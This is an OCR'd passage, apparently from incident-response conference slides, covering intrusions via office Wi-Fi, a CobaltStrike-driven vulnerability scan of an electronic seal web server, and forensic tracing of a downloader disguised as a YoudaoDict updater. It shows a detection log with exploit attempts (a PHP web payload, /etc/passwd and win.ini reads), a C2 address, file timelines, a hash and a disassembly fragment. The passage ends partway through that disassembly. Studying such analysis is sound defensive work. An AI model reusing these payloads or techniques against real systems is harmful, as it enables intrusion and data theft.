- When the attacker connects to a Wi-Fi AP, they can access to intranet directly

The attacker crosses the boundary between physical and cyber spaces to achieve their goals!

Initial Infection Vectors

Post Exploitation

1. VSCode As a RAT


2. EvilTwin Attack

NEW 3. Exploiting Domestic Electronic Seal System

NEW 4. Update of a well-known app


Exploit Domestic Electronic Seal System


Have you seen something like this before?



Case3 Scanning Domestic Electronic Seal System

- Following the intrusion in Case 2, Case 3 occurred. The attacker's PC connected via the office's Wi-Fi
- The attacker control the PC via CobaltStrike, and vulnerability scan the domestic electronic seal web server






Case3 Executed Vulnerability Scanning log

Time	Source address	Destination address	URL/Filename	Threat/Content Name
2023/7/27 15:43	Attacker's PC	103.234.54[.]128	103.234.54[.]128/	CobaltStrike.Gen Command and Control Traffic(12067)
2023/7/27 15:54	Attacker's PC	Web System	server_ping.php	Anmei Digital Hotel Broadband OS Remote Command Injection Vulnerability(92963)
2023/7/27 15:55	Attacker's PC	Web System	validate.jsp	HTTP SQL Injection Attempt(58005)
2023/7/27 15:55	Attacker's PC	Web System	WorkflowServiceXml	Weaver E-cology OA System Remote Code Execution Vulnerability(93415)
2023/7/27 15:55	Attacker's PC	Web System	user.php	ECShop SQL Injection Vulnerability(93140)
2023/7/27 15:55	Attacker's PC	Web System	delete_cart_goods.php	HTTP SQL Injection Attempt(54608)
2023/7/27 15:55	Attacker's PC	Web System	plugin	HTTP Directory Traversal Request Attempt(30844)
2023/7/27 15:55	Attacker's PC	Web System	passwd	HTTP /etc/passwd Access Attempt(35107)
2023/7/27 15:55	Attacker's PC	Web System	login	Inspur ClusterEngine Command Injection Vulnerability(90789)
2023/7/27 15:55	Attacker's PC	Web System	showOrDownByurl.do	HTTP Directory Traversal Request Attempt(30844)
2023/7/27 15:55	Attacker's PC	Web System	createTokenByPassword	Jenkins Exposure of Sensitive Information Vulnerability(55171)
2023/7/27 15:55	Attacker's PC	Web System	ViewUserHover.jspa	Atlassian Jira Server and Data Center ViewUserHover.jspa Information Disclosure Vulnerability(93347)
2023/7/27 15:55	Attacker's PC	Web System	index.php	HTTP SQL Injection Attempt(54608)
2023/7/27 15:55	Attacker'			Detected(30851)
2023/7/27 15:55	Attacker'			bility(90235)
2023/7/27 15:56	Attacker'			lnerability(54785)
2023/7/27 15:56	Attacker'			SP Upload Vulnerability(38761)
2023/7/27 15:56	Attacker'			
2023/7/27 15:56	Attacker'			ty(57622)
2023/7/27 16:35	Attacker'			ote Code Execution
2023/7/27 16:35	Attacker's PC	Web System	hedwig.cgi	D-Link Remote Code Execution Vulnerability(57934)
2023/7/27 16:35	Attacker's PC	Web System	octet-stream....<?php echo "phqkgnux"; unlink(__FILE__); ?>..--	Possible HTTP Malicious Payload Detection(58463)
2023/7/27 16:35	Attacker's PC	Web System	win.ini	Microsoft Windows win.ini Access Attempt Detected(30851)
2023/7/27 16:35	Attacker's PC	Web System	Web System/node/?_format=hal_json	Drupal core Remote Code Execution Vulnerability(55385)
2023/7/27 16:35	Attacker's PC	Web System	WorkflowServiceXml	Weaver E-cology OA System Remote Code Execution Vulnerability(93415)
2023/7/27 16:35	Attacker's PC	Web System	getdata.jsp	Weaver OA8 SQL Injection Vulnerability(91183)
2023/7/27 16:35	Attacker's PC	Web System	SyncUserInfo.jsp	HTTP SQL Injection Attempt(35823)
2023/7/27 16:35	Attacker's PC	Web System	WorkflowCenterTreeData.jsp	Drupal Core Remote Code Execution Vulnerability(40627)
2023/7/27 16:36	Attacker's PC	Web System	widget_tabbedcontainer_tab_panel	vBulletin Remote Code Execution Vulnerability(59133)
2023/7/27 16:36	Attacker's PC	Web System	passwd	HTTP Directory Traversal Request Attempt(30844)
2023/7/27 16:36	Attacker's PC	Web System	getClusterCapabilityData	VMware vCenter Server Remote Code Execution Vulnerability(91201)
2023/7/27 16:36	Attacker's PC	Web System	saveYZJFile	HTTP /etc/passwd Access Attempt(35107)


Why the attacker targeted the system?

- To get any info from the unique system
- Just scan for a web server in intranet



Case4 CobaltStrike Beacon was detected

- In early May 2024, we got some alerts regarding process injection with CobaltStrike Beacon.
- With the sudden appearance of the malware, the initial vector is unknown.



Case4 Find suspicious points

Dive into the timeline of the past month or so.

As a result, two suspicious events were identified based on the common characteristics of creating suspicious files **under the Public folder** and using files with **the .cab extension**, which were also used in past attack campaigns.

2024-03-25 13:36:02	0	.\Users[redacted]	\AppData\Local\Temp	mat-debug-7512.log	.log
2024-03-25 13:36:02	0	.\Users[redacted]	\AppData\Local\Temp	mat-debug-7812.log	.log
2024-03-25 13:25:07	64	.\Users[redacted]	\AppData\Local\Microsoft\Windows\PowerShell	StartupProfileData-NonInteractive	
2024-03-25 13:24:54	960145	.\Users\Public\Music		1.cab	.cab
2024-03-25 13:24:53	0	.\Users[redacted]	\AppData\Local\Microsoft\Windows	PowerShell	
2024-03-25 13:24:52	541184	.\Users\Public\Videos		script.js	.js
2024-03-25 13:24:48	285600	.\Users[redacted]	\AppData\Local\Yodao\DeskDict\updaters\20240325212446	YoudaoDictUpt.exe	.exe
2024-03-25 13:24:46	0	.\Users[redacted]	\AppData\Local\Yodao\DeskDict\updaters	20240325212446	
2024-03-25 13:02:31	0	.\Users[redacted]	\AppData\Local\Temp	mat-debug-23880.log	.log

2024-04-13 02:17:25	9847	.\Users[redacted]	\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2024-04-13.0217.1644.1…	.odl
2024-04-13 02:12:52	131072	.\Windows\System32\SleepStudy\ScreenOn		ScreenOnPowerStudyTraceSession-20…	.etl
2024-04-13 02:11:18	160566	.\Users[redacted]	\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons	icon-240413021118Z-261.bmp	.bmp
2024-04-13 02:11:10	20773	.\Users[redacted]	\AppData\Local\Temp\NGL	NGLClient_AcrobatReader124.1.2064…	.log
2024-04-13 02:10:39	728134	.\Users\Public\Music		2.cab	.cab
2024-04-13 02:10:36	285600	.\Users[redacted]	\AppData\Local\Yodao\DeskDict\updaters\20240413101036	YoudaoDictUpt.exe	.exe
2024-04-13 02:10:36	0	.\Users[redacted]	\AppData\Local\Yodao\DeskDict\updaters	20240413101036	
2024-04-13 02:07:25	12288	.\Users[redacted]	\AppData\Local\Temp\Outlook Logging	SearchProtocolHost_7_0_19041_3758…	.etl
2024-04-13 02:05:37	9847	.\Users[redacted]	\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2024-04-13.0205.4108.1…	.odl
2024-04-13 02:03:42	12288	.\Users[redacted]	\AppData\Local\Temp\Outlook Logging	SearchProtocolHost_7_0_19041_3758…	.etl

Case4 Any suspicious points?

Before several seconds, suspicious files are found

- script.js
- YoudaoDictUpt.exe

2024-03-25 13:36:02	0	.\Users[redacted]\AppData\Local\Temp	mat-debug-7512.log	.log
2024-03-25 13:36:02	0	.\Users[redacted]\AppData\Local\Temp	mat-debug-7812.log	.log
2024-03-25 13:25:07	64	.\Users[redacted]\AppData\Local\Microsoft\Windows\PowerShell	StartupProfileData-NonInteractive	
2024-03-25 13:24:54	960145	.\Users\Public\Music	1.cab	.cab
2024-03-25 13:24:53	0	.\Users[redacted]\AppData\Local\Microsoft\Windows	PowerShell	
2024-03-25 13:24:52	541184	.\Users\Public\Videos	script.js	.js
2024-03-25 13:24:48	285600	.\Users[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240325212446	YoudaoDictUpt.exe	.exe
2024-03-25 13:24:46	0	.\Users[redacted]\AppData\Local\Yodao\DeskDict\updaters	20240325212446	
2024-03-25 13:02:31	0	.\Users[redacted]\AppData\Local\Temp	mat-debug-23880.log	.log

2024-04-13 02:17:25	9847	.\Users[redacted]\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2024-04-13.0217.1644.1…	.odl
2024-04-13 02:12:52	131072	.\Windows\System32\SleepStudy\ScreenOn	ScreenOnPowerStudyTraceSession-20…	.etl
2024-04-13 02:11:18	160566	.\Users[redacted]\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons	icon-2404130211182-261.bmp	.bmp
2024-04-13 02:11:10	20773	.\Users[redacted]\AppData\Local\Temp\NGL	NGLClient_AcrobatReader124.1.2064…	.log
2024-04-13 02:10:39	728134	.\Users\Public\Music	2.cab	.cab
2024-04-13 02:10:36	285600	.\Users[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240413101036	YoudaoDictUpt.exe	.exe
2024-04-13 02:10:36	0	.\Users[redacted]\AppData\Local\Yodao\DeskDict\updaters	20240413101036	
2024-04-13 02:07:25	12288	.\Users[redacted]\AppData\Local\Temp\Outlook Logging	SearchProtocolHost_7_0_19041_3758…	.etl
2024-04-13 02:05:37	9847	.\Users[redacted]\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2024-04-13.0205.4108.1…	.odl
2024-04-13 02:03:42	12288	.\Users[redacted]\AppData\Local\Temp\Outlook Logging	SearchProtocolHost_7_0_19041_3758…	.etl

Case4 Datetime, Size, Hash are useful

Aren't these files unusually small in size for some reason?

Created0x10	File Size	Parent Path	File Name
=	=		= YoudaoDictUpt.exe
2024-04-13 02:10:36	285600	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240413101036	YoudaoDictUpt.exe
2024-04-11 03:19:01	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240411111900	YoudaoDictUpt.exe
2024-03-25 13:24:48	285600	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240325212446	YoudaoDictUpt.exe
2024-03-21 13:53:06	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240321215306	YoudaoDictUpt.exe
2024-02-06 01:26:01	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240206092601	YoudaoDictUpt.exe
2024-02-06 01:26:01	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20240206092600	YoudaoDictUpt.exe
2023-12-26 19:40:03	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20231227033952	YoudaoDictUpt.exe
2023-12-19 10:06:03	2290080	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20231219180603	YoudaoDictUpt.exe
2023-10-20 05:26:04	2273024	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20231020132603	YoudaoDictUpt.exe
2023-10-20 05:26:04	2273024	.\Users\[redacted]\AppData\Local\Yodao\DeskDict\updaters\20231020132604	YoudaoDictUpt.exe

MD5: 16a37c7c2f8b7310ee8ef2dcd33af39b

The hash values of both files are the same

*Nothing in Virustotal.com

Downloader1: YoudaoDictUpt.exe

A downloader disguised as a YoudaoDict updater. It retrieves a .js file from the C2 server and executes the JS via Wscript.

```
xor     edx, edx        ; dwAccessType
lea     rcx, szAgent    ; "WinInetGet/0.1"
call    cs:InternetOpenA
mov     rbx, rax
